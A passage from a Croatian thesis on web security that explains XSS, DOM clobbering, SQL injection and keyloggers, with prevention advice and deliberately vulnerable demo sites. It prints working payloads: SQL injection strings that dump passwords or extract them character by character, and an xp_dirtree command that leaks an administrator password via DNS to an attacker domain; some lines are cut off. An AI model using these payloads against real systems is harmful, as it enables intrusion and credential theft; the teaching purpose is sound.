Ugrađenost pohranjenih XSS napada u web stranicu je posebno relevantna u situacijama kada ranjivost može naštetiti samo korisnicima koji su trenutno prijavljeni na web aplikaciji. Ako je XSS napad reflektiran, tada žrtve koje nisu trenutno prijavljene u aplikaciju su zaštićene od napada jer napad mora biti dobro tajmiran, međutim ako je XSS napad pohranjen onda je osigurano da će žrtva biti prijavljena na web aplikaciju kada naiđu na maliciozan dio koda [14].

### 3.1.3. DOM bazirani XSS

DOM baziranje XSS ranjivosti obično nastaju kada JavaScript primi podatke od izvora podatak kojeg kontrolira napadač, kao što je URL, te ih proslijedi ranjivost funkciji koja dinamično izvršavanje koda. Primjer takvih funkcija su `eval()` i `innerHTML`. Ovo omogućava napadaču izvršavanje malicioznog koda, što uobičajeno znači da napadač može preuzeti žrtvin profil na ranjivoj web aplikaciji. Vrijednost koju kontrolira napadač naziva se izvor, a funkcija koja nesigurno obrađuje podatke se zove odvod (eng. sink). Kako bi se izvršio DOM baziran XSS napad potrebno je postaviti podatke u izvor kako bi se oni propagirali do odvoda i izazvali izvršavanje malicioznog koda.

Najobičniji izvor je URL, kojem se tipično pristupa preko `location` objekta. Napadač može napraviti link s malicioznim sadržajem u upitnom (eng. query string) i fragmentom dijelu URL-a.

```
goto = location.hash.slice(1)
if(goto.startsWith('https:')) {
    location = goto;
}
```

Navedeni kod je ranjiv na DOM baziranu redirekciju jer `location.hash` je izvor koji je tretiran na nesiguran način. Ako URL sadrži hash fragment koji započinje sa `https:`, tada ovaj kod vrijednost svojstva `location.hash` i postavlja je kao vrijednost svojstva `location`. Napadač bi moga iskoristi ovu ranjivost koristeći sljedeći URL:

```
https://www.innocent-website.com/example#https://www.evil-user.net
```

Kada žrtva posjeti ovaj URL, JavaScript postavi `https://www.evil-user.net` kao vrijednost svojstva `location`, što automatski preusmjerava žrtvu na malicioznu web stranicu [15].

### 3.1.4. Prevencija XSS

Prevencija XSS napada je trivijalna u nekim slučajevima, dok je u drugim to puno teže ovisno o složenosti web aplikacije i načinu na koji ona barata s korisničkim podacima. U većini slučajeva sprječavanje XSS ranjivosti obuhvaća više sljedećih metoda [16]

- Filtriranje ulaznih podataka na ulasku. U trenutku kada se korisnički podatci prime, filtrirati ih što je strože moguće ovisno o tome što je očekivani oblik podataka.



- Kodiranje podataka na izlazu. Kada se korisnički podatci šalju preko HTTP odgovora, kodirati odlazne podatke kako bi se sprejčila njihova interpretacija kao aktivni sadržaj. Ovisno o kontekstu, ovo može zahtijevati kombinirano HTML, URL, JavaScript i CSS kodiranje.
- Koristiti odgovarajuće zaglavlje za odgovor. Kako bi spriječili XSS u HTTP odgovorima koji ne bi trebali sadržavati HTML ili JavaScript, mogu se koristiti `Content-Type` i `X-Content-Type-Options` zaglavlja kako bi se osiguralo da web preglednik interpretira odgovore na prihvatljiv način.
- Politika sigurnog sadržaja (eng.CSP-Content Security policy). Kao posljednja linija obrane može se koristiti CSP kako bi se smanjio rizik od bilo kakvih XSS ranjivosti.

## 3.2. DOM clobbering

DOM clobbering je tehnika kojom je moguće ubaciti HTML u web stranicu kako bi manipularali DOM i u konačnici promijenili ponašanje JavaScripta na stranici. DOM clobbering je posebno koristan u situacijama kada XSS napadi nisu mogući, ali je i dalje moguće kontrolirati neke HTML elemente na web stranici gdje su vrijednosti atributa `id` i `name` dopušteni kroz HTML filter. Najčešća primjena ovog napada je korištenje sidrenog (eng. anchor) elementa koji se koristi kako bi se prebrisala globalna varijabla, koju web aplikacija koristi na nesiguran način, kao što je generiranje dinamičkih skriptnih URL-a. Naziv clobbering (hrv. ugnjetavanje) dolazi iz činjenice da ugnjetavamo globalnu varijablu ili svojstvo objekta i prebrisujemo ga s DOM čvorom (eng. node) ili HTML kolekcijom. Naprimjer, mogu se koristiti DOM objekti za prebrisanje drugih JavaScript objekata kako bi zloupotrijebili nesigurna imena, kao što je `submit`, kako bi se poremetio rad stvarne `submit()` funkcije.

### 3.2.1. Izvođenje DOM clobbering napada

Česti dizajnerski uzorak koji koriste JavaScript developeri je:

```
var someObject = window.someObject || {};
```

Ako je moguće kontrolirati neki dio HTML-a na web stranici, tada se može ugnjetavati `someObject` referenca s DOM čvorom. Uzmimo sljedeći kod:

```
<script>
```

```

window.onload = function(){
    let someObject = window.someObject || {};
    let script = document.createElement('script');
    script.src = someObject.url;
    document.body.appendChild(script);
};
</script>

```

Kako bi se ovaj kod zloupotrijebio potrebno je ubaciti sljedeći HTML kako bi se ugnjetavao `someObject`:

Kako dva sidrena elementa koriste isti ID, DOM ih grupira u DOM kolekciju. Rezultat ovoga je da se `someObject` prebriše s DOM kolekcijom. Atribut `name` se koristi na drugom sidrenom elementu kako bi se ugnjetavalo `url` svojstvo objekta `someObject` čime ono sad pokazuje na skriptu koja se nalazi na URL pridijeljenom `href` atributu.

Druga tehnika kojom se može napraviti DOM clobbering je korištenje `form` elementa zajedno s elementom kao što je `input` kako bi se ugnjetavala DOM svojstva. Npr. ugnjetavanjem `attributes` svojstva omogućava zaobilazanje filtera na klijentskoj strani. Iako će filter proći kroz `attributes` svojstva, on ih neće maknuti niti jedan atribut jer je to svojstvo ugnjetavano s DOM čvorom. Posljedica ovoga je mogućnost ubacivanja malicioznih atributa koji bi u normalnoj situaciji bili filtrirani, odnosno odbačeni. Za primjer uzmimo sljedeći kod:

Click me

U ovom slučaju, filter na klijentskoj strani će proći kroz DOM i naići će na dopušteni `form` element. Normalno ponašanje filtera je da on prolazi kroz `attributes` svojstvo elementa `form` i briše one attribute koji nisu dozvoljeni. Međutim, kako je `attributes` svojstvo ugnjetavano sa `input` elementom, filter će prolaziti umjesto toga kroz `input` element. Pošto `input` element nije zatvoren, što znači da ima neodređenu duljinu, uvjet za `for` petlju filtera (kojom filter prolazi kroz attribute) se ne može postići, stoga filter jednostavno nastavi pregledavati sljedeći element. Ovo rezultira time da filter ignorira `onclick` event, što omogućava pozivanje `alert()` funkcije u web pregledniku. Ovakvo pozivanje `alert()` funkcije samo ukazuje na mjesto u kodu gdje se može staviti maliciozan kod koji bi imao učinka [25].

### 3.2.2. Prevencija ranjivosti DOM clobbering

Najjednostavniji način sprječavanja DOM clobbering napada je provjerom funkcija i objekata kojom se utvrđuje da oni imaju očekivani oblik. Npr. može se provjeriti dali atributi svojstva DOM čvora su instance `DOMNodeMap`. Ovime se osigurava da je neko svojstvo uistinu atribut svojstva, a ne ugnjetavani HTML element. Također, preporučuje se izbjegavanje korištenja globalnih varijabli zajedno s logičkim operatorom `||`, tj. `||`, jer to može dovesti do DOM clobbering ranjivosti [17].

## 3.3. SQL injection

SQL ubacivanje (eng. SQLi-SQL injection) je web ranjivost koja omogućava napadaču da poremetiti upite koje web aplikacija šalje bazi podataka. U većini slučajeva, ova ranjivost napadaču daje uvid u podatke koji normalno nisu dostupni. Ti podatci mogu uključivati podatke drugih korisnika ili bilo koje druge podatke kojima web aplikacija ima pristup. U nekim slučajevima napadač može promijeniti ili izbrisati podatke čime se može uzrokovati trajne promjene u sadržaju web aplikacije ili njenom ponašanju. U iznimnim slučajevima napadač može ugroziti sami server na kojem se nalazi baza podataka, neki drugi dio back-end infrastrukture ili izvršiti napad za odbijanje usluge (eng. DOS-Denial Of Service).

Postoje različite SQLi ranjivosti, napadi i tehnike koji se mogu iskoristiti u različitim situacijama. Neki od uobičajenih primjera uključuju [18]

- Dohvaćanje skrivenih podataka, koje se postiže promjenom SQL upita kako bi vratio dodatne informacije
- Potkopavanje logike web aplikacije, koje se postiže promjenom SQL upita kako bi poremetili aplikacijsku logiku
- UNION napadi, pomoću kojih je moguće dohvatiti podatke iz različitih tablica baze podataka.
- Pregledavanje baze podataka, kod čega je moguće dohvatiti informacije o verziji i strukturi same baze podataka
- Slijepi SQLi, pomoću kojih se rezultati upita, kojeg napadač kontrolira, ne vraćaju uz odgovor od web aplikacije

### 3.3.1. Dohvaćanje skrivenih podataka

Uzmimo za primjer web aplikaciju za online kupnju koja prikazuje proizvode u raznim kategorijama. Kada korisnik odabere ne kategoriju "Darovi", njihov web preglednik šalje zahtjev na URL:

```
https://insecure-website.com/products?category=Gifts
```

Ovo rezultira time da web aplikacija šalje upit u bazu kako bi dobila podatke o proizvodima iz te kategorije:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Ograničenje `released = 1` se koristi kako bi se sakrili proizvodi koji nisu u prodaji. Za proizvode koji nisu u prodaji se koristi ograničenje `released = 0`. Kako ova web aplikacija ne primjenjuje nikakvu zaštitu protiv SQLi napada, napadač može napraviti napad na sljedeći način:

```
https://insecure-website.com/products?category=Gifts'--
```

Ovo će rezultirati SQL upitom:

```
SELECT * FROM products WHERE category = 'Gifts'--' AND released = 1
```

Ključna stvar je da se u SQL znak dvostrukog minusa – shvaća kao indikator komentara, što znači da se ostatak upita tretira kao komentar. Ovime se odstranjuje ostatak upita, što znači da on sada ne sadrži `AND released = 1`. Ovo znači da će biti prikazani svi proizvodi, uključujući i one koji nisu u prodaji. Također, napadač može prikazati sve proizvode u svim kategorijama sljedećim URL-om:

```
https://insecure-website.com/products?category=Gifts'+OR+1=1--
```

Što rezultira SQL upitom:

```
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1
```

Promijenjeni upit će vratiti sve proizvode koji su u kategoriji "Gifts" ili 1 je jednako 1. Kako je `1=1` uvijek istinitom upit će vratiti sve proizvode [18].

### 3.3.2. Potkopavanje logike web aplikacije

Uzmimo za primjer web aplikaciju koja korisnicima omogućava prijavljivanje s korisničkim imenom i lozinkom. Ako korisnik pošalje korisničko ime `peter` i lozinku `cheese`, web aplikacija izvršava sljedeći upit kojim se provjerava valjanost danih podataka:

```
SELECT * FROM users WHERE username = 'wiener' AND password = 'bluecheese'
```

Ako upit vrati detalje korisnika, tada je korisnik valjan, u suprotnom, pokušaj prijave je odbijen. Ovdje se napadač može prijaviti bez lozinke nadodavanjem komentara – kako bi makao dio upita koji provjerava lozinku. Kako bi se ovo ostvarilo potrebno je samo upisati `administrator' –` za korisničko ime i ostaviti praznu lozinku, što će rezultirati sljedećim upitom:

```
SELECT * FROM users WHERE username = 'administrator'--' AND password = ''
```

Ovim upitom se vraćaju detalji korisnika s imenom `administrator`, čime je napadač dobio pristup web aplikaciji [18].

### 3.3.3. UNION napadi

U slučajevima kada se rezultat SQL upita vraća unutar web aplikacijskog odgovora, napadač može iskoristiti SQLi ranjivost kako bi dohvatio podatke iz druge tablice unutar baze podataka. Ovo se radi pomoću ključne riječi `UNION`, koja omogućava izvršavanje dodatnog `SELECT` upita čiji rezultat se nadodaje na rezultat originalnog upita. Npr. ako web aplikacija izvršava sljedeći upit koji sadrži korisnički unos "Gifts":

```
SELECT name, description FROM products WHERE category = 'Gifts'
```

Tada napadač može načiniti sljedeći unos:

```
' UNION SELECT username, password FROM users--
```

Ovo će rezultirati time da web aplikacija vrati sva korisnička imena i lozinke zajedno s imenima i opisima proizvoda [18].

### 3.3.4. Pregledavanje baze podataka

Nakon otkrivanja SQLi ranjivosti, korisno je dobiti informacije o samoj bazi podatak. Ove informacije mogu dovesti do otkrivanja naknadnih ranjivosti. Primjer ovakvih informacija je verzija baze podataka koja se može dobiti kao rezultat upita. Način na koji se to radi ovisi o tipu baze podataka, što znači da se iz samog postupka koji uspješno rezultira verzijom baze podataka može odrediti tip baze podataka. U slučaju Oracle baze podataka potrebno je izvršiti sljedeći upit:

```
SELECT * FROM v$version
```

Također je moguće odrediti koje tablice baze podataka postoje i koje stupce one sadrže. Npr. većina baza podataka ako se izvrši sljedeći upit, baza podataka će vratiti listu tablica [18]:

```
SELECT * FROM information_schema.tables
```

### 3.3.5. Slijepi SQLi

Slijepi SQLi napadi su mogući kada je web aplikacija ranjiva na SQLi, ali HTTP odgovor ne sadrži nikakav rezultat upita ili detalja pogrešaka baze podataka. S ovakvim ranjivostima, mnoge tehnike, kao što su UNION napadi, nisu učinkovite jer se one zasnivaju na tome da je napadač u mogućnosti vidjeti rezultate ubačenog upita u odgovoru web aplikacije. Međutim, i dalje je moguće zloupotrijebiti slijepi SQLi kako bi se dobio pristup zaštićenim podacima, ali su za to potrebne druge tehnike. Neke od tih tehnika su:

- Slijepi SQLi uzrokovan uvjetnim odgovorom
- Prouzrokovanje uvjetnih odgovora stvaranjem SQL grešaka
- Slijepi SQLi uzrokovan vremenskim kašnjenjem
- Slijepi SQLi korištenjem vankanalnim tehnikama (eng.out-of-band techniques)

#### Slijepi SQLi uzrokovan uvjetnim odgovorom

Uzmimo za primjer web aplikaciju koja koristi kolačiće kako bi skupljala analitičke podatke o posjećenosti stranice. Zahtjevi na web aplikaciju uključuju zaglavlje kolačića poput:

Cookie: TrackingId=u5YD3PapBcR4lN3e7Tj4

Kada se zahtjev koji sadrži TrackingId obrađuje, web aplikacija određuje dali se radi o poznatom korisniku tako što izvrši sljedeći SQL upit:

```
SELECT TrackingId FROM TrackedUsers WHERE TrackingId = 'u5YD3PapBcR4lN3e7Tj4'
```

Ovaj upit je ranjiv na SQLi, ali rezultati upita se vraćaju korisniku. Međutim, web aplikacija se ponaša drugačije ovisno o tome dali upit vraća podatke. Ako upit vraća podatke, jer je TrackingId poznat web aplikaciji, onda se na stranici prikazuje "Dobrodošli natrag" poruka. Ovo ponašanje je dovoljno da bi se mogao izvršiti slijepi SQLi napad kojim bi se izvukle informacije, time što bi se pojavili drugačiji odgovori ovisno o ubačenom uvjetu. Kako bi vidjeli kako ovo funkcionira, pretpostavimo da su poslana dva zahtjeva koja sadrže sljedeće vrijednosti TrackingId kolačića:

```
xyz' UNION SELECT 'a' WHERE 1=1--  
xyz' UNION SELECT 'a' WHERE 1=2--
```

Prva vrijednost će uzrokovati upit da vrati rezultat, jer je ubačeni uvjet 1=1 je točan, stoga će se prikazati "Dobrodošli natrag" poruka. Dok u slučaju druge vrijednosti, upit neće vratiti rezultat, jer je ubačeni uvjet 1=2 netočan, pa se poruka "Dobrodošli natrag" neće prikazati. Ovo omogućava određivanje odgovora na bilo koji ubačeni uvjet, što znači da se podatci mogu izvlačiti dio po dio. Npr. pretpostavimo da postoji tablica imena Users sa stupcima Username i Password te da postoji korisnik zvan Administrator. U ovom slučaju je moguće odrediti lozinku korisnika slanjem niza unosa kako bi testirali lozinku jedno po jedno slovo. Kako bi ovo napravili počnemo sa sljedećim unosom:

```
xyz' UNION SELECT 'a' FROM Users WHERE Username = 'Administrator' and SUBSTRING(Password
```

Ovaj unos vraća "Dobrodošli natrag" poruku, koja ukazuje na to da je ubačeni uvjet točan, stoga je prvo slovo lozinke veće od m. Zatim, šaljemo sljedeće:

```
xyz' UNION SELECT 'a' FROM Users WHERE Username = 'Administrator' and SUBSTRING(Password
```

Ovaj unos ne vraća poruku "Dobrodošli natrag", što ukazuje da je ubačeni uvjet netočan, stoga je prvo slovo lozinke veće od t. Na kraju, šaljemo sljedeći unos koji prikazuje poruku "Dobrodošli natrag", što je potvrda da je prvo slovo lozinke s:

```
xyz' UNION SELECT 'a' FROM Users WHERE Username = 'Administrator' and SUBSTRING(Passwo
```

Ovim postupkom nastavljamo sve dok ne saznamo sva slova lozinke za korisnika Administrator.

## **Prouzrokovanje uvjetnih odgovora stvaranjem SQL grešaka**

U prethodnim primjerima, pretpostavimo li da web aplikacija izvršava isti SQL upit, ali se njeno ponašanje ne mijenja ovisno o tome dali upit vraća podatke. U ovom slučaju prethodna tehnika ne bi funkcionirala jer ubacivanjem točnih ili netočnih uvjeta ne čini razliku web aplikaciji po pitanju odgovora kojeg vraća korisniku.

U ovoj situaciji je često moguće prouzročiti uvjetni odgovor uzrokovanjem uvjetnih SQL grešaka. Ovo zahtjeva promjenu upita tako da on uzrokuje grešku baze podataka ako je uvjet ispunjen. Neobrađena greška koji javlja baza podataka može uzrokovati odgovor web aplikacije preko kojega napadač može saznati istinitost ubačenog uvjeta.

Za primjer uzmimo dva zahtjeva koja sadrže sljedeće TrackingId vrijednosti:

```
xyz' UNION SELECT CASE WHEN (1=2) THEN 1/0 ELSE NULL END--  
xyz' UNION SELECT CASE WHEN (1=1) THEN 1/0 ELSE NULL END--
```

Ovi unosi koriste ključnu riječ CASE kako bi se testirao uvjet i time vratile različiti izrazi ovisno dali je uvjet istinit. Kod prvog unosa, izraz poprima vrijednost null, koji ne uzrokuje grešku. Drugi unos, izraz poprima vrijednost 1/0, koji uzrokuje grešku dijeljenja s nulom. Pretpostavljajući da greška uzrokuje razliku u HTTP odgovoru web aplikacije, iz te razlike može se zaključiti dali je uvjet istinit.

Koristeći ovu tehniku, moguće je dohvatiti podatke na način koji je opisan u prethodnoj tehnici, a to je da sistematski testiramo slovo po slovo:

```
xyz' UNION SELECT CASE WHEN (username = 'Administrator' and SUBSTRING(password, 1, 1)
```

## **Slijepi SQLi uzrokovan vremenskim kašnjenjem**

Pretpostavimo da web aplikacije iz prethodnog primjera hvata greške baze podataka te ih po pravilu obrađuje. U ovakvoj situaciji, uzrokovanje greške baze podataka umetanjem SQL upita



neće izazvati nikakvu razliku u ponašanju web aplikacije, stoga je prethodno opisana tehnika beskorisna.

U ovakvoj situaciji, često je moguće zloupotrijebiti slijepu SQLi ranjivost uzrokovanjem uvjetnih vremenskih kašnjenja. Pošto se SQL upiti uglavnom izvršavaju sinkrono, uvođenjem kašnjenja u njihovom izvršavanju će ujedno uzrokovati kašnjenje HTTP odgovora web aplikacije. Ovime je moguće odrediti istinitost ubačenog uvjeta na temelju vremena potrebnog prije nego što primimo HTTP odgovor web aplikacije.

Tehnike kojima se uzrokuju vremenska kašnjenja su uvelike ovisna o tipu baze podataka. Kod Microsoft SQL Servera, sljedeći unosi izazivaju vremensko kašnjenje ovisno o tome dali je uvjet ispunjen.

```
' ; IF (1=2) WAITFOR DELAY '0:0:10' --  
' ; IF (1=1) WAITFOR DELAY '0:0:10' --
```

Prvi unos neće uzrokovati vremensko kašnjenje jer je uvjet 1=2 netočan, dok će drugim unos uzrokovati vremensko kašnjenje jer je uvjet 1=1 točan.

Koristeći ovu tehniku moguće je izvući podatke iz baze podataka tako da testiramo svako slovo podatke kojeg dohvaćamo:

```
' ; IF (SELECT COUNT(username) FROM Users WHERE username = 'Administrator' AND SUBSTRIN
```

## **Slijepi SQLi korištenjem vankanalnim tehnikama**

U situaciji kada web aplikacija izvršava prethodni SQL upit asinkrono, tada će se korisnikov HTTP zahtjev obrađivati u originalnoj dretvi, dok će se SQL upit obrađivati u zasebnoj dretvi. Upit je i dalje ranjiv na SQLi, međutim sve od dosad opisane tehnike su neučinkovite u ovoj situaciji. Razlog toga je što odgovor web aplikacije ne ovisi o tome dali postoji vremensko kašnjenje u izvršavanju upita, dali upit vraća ikakve podatke ili uzrokuje grešku baze podataka.

U danoj situaciji, često je moguće zloupotrijebiti slijepu SQLi ranjivost uzrokovanjem vankanalne mrežne komunikacije sa sustavom kojeg napadač kontrolira. Kao i prije, ovakvo ponašanje se može uvjetno uzrokovati kako bi se informacije dohvaćale dio po dio. Međutim, postoji mogućnost izvlačenja podataka direktno iz mrežne komunikacije.

Za ovu svrhu se mogu iskoristiti razni mrežni protokoli, od kojih je najučinkovitiji DNS. Razlog toga je što veliki broj komercijalnih mreža dopušta slobodan prolaz DNS upita, jer su oni od osnovne važnosti za normalan rad tih sustava.

Tehnika kojima je moguće uzrokovati DNS upit su usko vezane za tip baze podataka koji se koristi. Kod Microsoft SQL Serveru, naredba kojom se uzrokuje DNS upit na specifičnu domenu ima sljedeći oblik:

```
' ; exec master..xp_dirtree '//0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net/a'--
```

Ova naredba će uzrokovati bazu podataka da izvrši DNS upit za domenu 0efdymgw1o5w9inae8mg4dfrgim9ay.burpcollaborator.net

Izvlačenje podataka iz baze se obavlja korištenjem sljedeće naredbe:

```
' ; declare @p varchar(1024);set @p=(SELECT password FROM users WHERE username='Adminis
```

Ova naredba čita lozinku korisnika Administrator, koja se nadodaje na domenu koju kontrolira napadač, attackerdomain, te se uzrokuje DNS upit. Ovo će rezultirati sljedećim upitom iz kojeg je moguće pročitati lozinku biranog korisnika:

```
S3cure.cwcsqt05ikji0n1f2qlzn5118sek29.attackerdomain.net
```

Vankanalne (OAST) tehnike su veoma efektivan način pronalaženja i zloupotrebljavanja slijepih SQLi ranjivosti, zbog njihove visoke vjerojatnosti uspjeha i sposobnosti da direktno izvlače podatke iz baze. Iz ovog razloga, OAST tehnike su korištene i u situacijama kada se neke od navedenih tehnika mogu izvesti.

## **Sprječavanje slijepih SQLi napada**

Iako su tehnike potrebne za izvođenje slijepih SQLi napada različite i sofisticiranije od običnih SQLi napada, mjere kojima se oni sprječavaju su iste [19].

### **3.3.6. Sprječavanje SQLi napada**

Većina SQLi napada se mogu spriječiti korištenjem parametriziranih upita, poznate kao pripremljene izjave (eng. prepared statements), umjesto korištenja konkatencije unutar upita.

Sljedeći kod je ranjiv na SQLi napad jer se korisnički unos direktno konkatencira u SQL upit:

```
String query = "SELECT * FROM products WHERE category = '" + input + "'";
```

```
Statement statement = connection.createStatement();
```

```
ResultSet resultSet = statement.executeQuery(query);
```

Ovaj kod se može na jednostavan način preoblikovati kako bi onemogućili korisničkom unosu da poremeti strukturu upita:

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE
```

```
statement.setString(1, input);
```

```
ResultSet resultSet = statement.executeQuery();
```

Parametrizirani upiti se mogu koristiti u bilo kojoj situaciji gdje se nepovjerljivi podatci javljaju unutar upita, što uključuje `WHERE` izraz te vrijednosti unutar `INSERT` ili `UPDATE` izraza. Međutim, ovakvi upiti se ne mogu koristiti kada se nepovjerljivi podatci nalaze u drugim dijelovima upita, kao što su imena tablica i stupaca, ili `ORDER BY` izraz. Web aplikacija koja prima nepovjerljive podatke u tim dijelovima SQL upita treba koristiti druge metode prevencije SQLi napada, poput propuštanja dopuštenih vrijednosti ili korištenje drugačije logike kako bi se postiglo traženo ponašanje.

Da bi parametrizirani upit bio učinkovit u sprečavanju SQLi napada, korišteni niz znakova (eng. string) mora uvijek biti tvrdo kodirana (eng. hard coded) konstanta te ne smije nikada sadržavati nikakvu varijablu. Primjena ovih metoda sprječavanja SQLi napada bi se trebala uraditi na svim situacijama u kojima se u SQL upit dodaje korisnički unos, a ne samo u onim slučajevima koje smatramo riskantnima, već u svim [18].

## 3.4. Keylogger

Keylogger je program ili funkcija koja sprema sve što korisnik unese preko tipkovnice. Iz ovog razloga Keyloggeri su ozbiljna prijetnja korisnicima jer ovakvi programi mogu pratiti pritiske tipki kako bi ukrali lozinku ili neku drugu osjetljivu informaciju unesenu preko tipkovnice. Keyloggeri omogućavaju napadačima pristup PIN kodovima, lozinkama, brojevima računa i drugim osjetljivim informacijama.

Keyloggeri se mogu koristiti za dohvaćanje privatnih podataka korisnika ili za špijuniranje.

Način na koji keylogger funkcionira je da on remeti slijed događaja koji se obavljaju kada se pritisne tipka do trenutka kada se podatci pojave na ekranu[20].

### **3.4.1. Vrste keylogger-a**

Keylogger se može implementirati hardverski i softverski.

Hardverski keylogger-i mogu biti uređaji koji su ugrađeni unutar računalnog hardvera ili mogu biti dodatci koji stoje između utora u računalo i kabela tipkovnice. Međutim to znači da napadač mora fizički doći do računala.

Softverski keylogger je puno jednostavnije postaviti na žrtvino računalo, zbog toga je ovaj tip keylogger-a rašireniji. Za razliku od ostalih malicioznih softvera, softverski keylogger nisu prijetnje sistemu na kojem se nalaze. Čitava ideja keylogger je njihov rad u pozadini, hvatajući udare na tipkovnici dok računalo normalno funkcionira. Međutim, iako keylogger-i ne štete sustavu, oni su i dalje prijetnja za korisnika, pogotovo kada uhvate podatke koji su vezani za online plaćanje.

### **3.4.2. Zaštita od keylogger-a**

Metode zaštite od keylogera su [21]

- Pažljivo otvarati priloge. Dokumenti koji su primljeni preko e-maila, društvenih mreža, ili SMS poruka mogu u sebi nositi keylogger
- Voditi računa o lozinkama. Pod ovo spada korištenje jednokratnih lozinki te upotreba web aplikacija koje koriste provjeru u dva koraka , također preporučuje se korištenje upravitelja lozinki (eng. password manager) koji automatski pamti korisnička imena i lozinke te ujedno sprječava keylogger-e da uhvate lozinku jer je korisnik ne unosi preko tipkovnice, već to radi upravitelj lozinki.
- Upotreba sigurnosnih programa, korištenjem antivirusa, vatrenih zidova te zaštite identiteta i podataka.

## 4. NAPADI

Kako bi se napadi mogli demonstrirati, za svaki pojedini napad su izrađene web stranice sa odgovarajućim ranjivostima. Ovisno o kakvoj ranjivosti je riječ, svaka web stranica posjeduje dogovarajuće tehnologije ili funkcionalnosti, pa su tako neke web stranice napravljene korištenjem Node.js i Express.js. Napravljene web stranice imaju rudimentarni izgled, napravljen korištenjem EJS-a, te sadrže samo one elemente koji su potrebni za demonstraciju ranjivosti i napada. Kako nekoliko ranjivosti, koji se obrađuju u ovom diplomskom radu, ne ovisi o tehnologiji back-end-a, web stranice za te ranjivosti su napravljene na istoj web aplikaciji koristeći prethodno navedene tehnologije. Preostale ranjivosti su izrađene korištenjem ASP .NET softverskog okvira te PHP serverskog skriptnog jezika. Razlog tome je što su odgovarajuće ranjivosti zahtijevale korištenje tih tehnologija.

Napadi koji su obrađeni u ovom poglavlju su:

- XSS napad preko upravitelja lozinki
- DOM-clobbering
- Slijepi SQLi s izvlačenjem podataka izvan komunikacijskog kanala (eng. out-of-band)
- XSS ranjivost u ASP .NET-u
- CSS keylogger

### 4.1. XSS napad preko upravitelja lozinki

#### 4.1.1. Opis web stranice

Pretpostavimo web stranicu za prijavu na blog u kojoj se unose korisničko ime i lozinka unose u formu. Primjer ovakve web stranice je prikazan na slici [4.1](#). Front-end kod web stranice je prikazan na slici [4.2](#) dok je back-end kod prikazana na slikama [4.3](#) i [4.4](#). Uz sve navedeno, ova

web stranica je povezana s MS SQL Serverom na kojem se nalazi baza podataka s korisničkim podacima.

## XSS to capture password

### Log in

Name

Password

Log in

Logout

Slika 4.1: XSS za hvatanje lozinki

```
<html>
  <head><title>XSS to capture password</title></head>
  <h1>XSS to capture password</h1>
  <hr>
  <h1>Log in</h1>
  <form id="form1" action="/xss-to-capture-pass/login" method="POST">
    <p>Name</p>
    <input type="text" name="name" value="">
    <p>Password</p>
    <input type="password" name="pass" value="">
    <input type="hidden" name="_csrf" value="<%= csrfToken %>>
    <button type="submit">Log in</button>
  </form>
  <form id="logout" action="/xss-to-capture-pass/logout" method="GET">
    <button type="submit">Logout</button>
  </form>
</html>
```

Slika 4.2: Front-end stranice

```

router.get('/xss-to-capture-pass', (req, res) => {
  res.render('xss-to-capture-pass.ejs', {csrfToken: req.app.locals._token})
})

router.post('/xss-to-capture-pass', (req, res) => {
  res.send('POST rute for /xss-to-capture-pass')
})

router.post('/xss-to-capture-pass/login', async (req, res) => {
  try {
    let result = await db.get_user_id(req.body.name, req.body.pass)
    console.log(result)
    if (result.length > 0) {
      req.session.user_num = result[0].user_id
      req.session.user_name = req.body.name
      res.redirect('/xss-to-capture-pass/blog')
    }
    else {
      console.log("Wrong user name or password")
      res.redirect('/xss-to-capture-pass')
    }
  }
  catch(e) {
    console.log(e)
    res.sendStatus(500)
  }
})

router.get('/xss-to-capture-pass/logout', (req, res) => {
  console.log("Logged out")
  delete req.session.user_num
  delete req.session.user_name
  res.redirect('/xss-to-capture-pass')
})

```

*Slika 4.3: Back-end stranice*

```

function x2cp_blog_checkLogIn(req, res, next) {
  if(req.session.user_num) {
    next()
  }
  else {
    var err = new Error("Not logged in!")
    console.log(req.session.user_num)
    next(err)
  }
}

router.get('/xss-to-capture-pass/blog', x2cp_blog_checkLogIn, (req, res) => {
  res.render('x2cp-blog.ejs',
    {csrfToken: req.app.locals._token,
    user: req.session.user_name,
    posts: posts})
  console.log(req.app.locals._token)
})

router.post('/xss-to-capture-pass/blog', (req, res) => {
  if(req.body.post) {
    posts.push(req.body.post)
    console.log("Post sent")
    res.redirect('/xss-to-capture-pass/blog')
  }
})

```

*Slika 4.4: Back-end stranice 2. dio*

Ova web stranica šalje korisničke podatke upisane u formu POST zahtjevom na putanju `/xss-to-capture-pass/login` kao što se vidi na slici 4.2. Kada web aplikacija primi korisničke podatke, šalje se SQL upit u bazu podata. Ako upit vrati nekakve detalje o korisniku, web stranica preusmjerava korisnika na blog, međutim, ako upit ne vrati nikakav rezultat, korisnika se ponovno vraća na istu web stranici. Opisano ponašanje se izvršava u `router.post` metodi za putanju `/xss-to-capture-pass/login`, što je prikazano na slici 4.3. Nakon što se korisnik uspješno prijavi na web stranicu, web aplikacija ga preusmjerava na blog web stranicu, koja je prikazana na slici 4.5 te realizirana kodom sa slike 4.6.



# XSS to capture password

---

## Blog

User: test

Post

Post it

Logout

*Slika 4.5: Blog web stranica*

```

<html>
  <head><title>XSS to capture password - Blog</title></head>
  <h1>XSS to capture password</h1>
  <hr>
  <h1>Blog</h1>
  <p>User: <%= user %></p>
  <% if(posts.length > 0) { %>
  <%   for(var i = 0; i < posts.length; i++) { %>
  | | | | | <p><%= posts[i] %></p>
  <%   } %>
  <% } %>
  <form id="blog-post" action="/xss-to-capture-pass/blog" method="POST">
    <p>Post</p>
    <textarea name="post" rows="10" cols="30"></textarea>
    <input type="hidden" name="_csrf" value=<%= csrfToken %>>
    <button type="submit">Post it</button>
  </form>
  <form id="logout" action="/xss-to-capture-pass/logout" method="GET">
    <button type="submit">Logout</button>
  </form>
</html>

```

*Slika 4.6: Front-end blog web stranice*

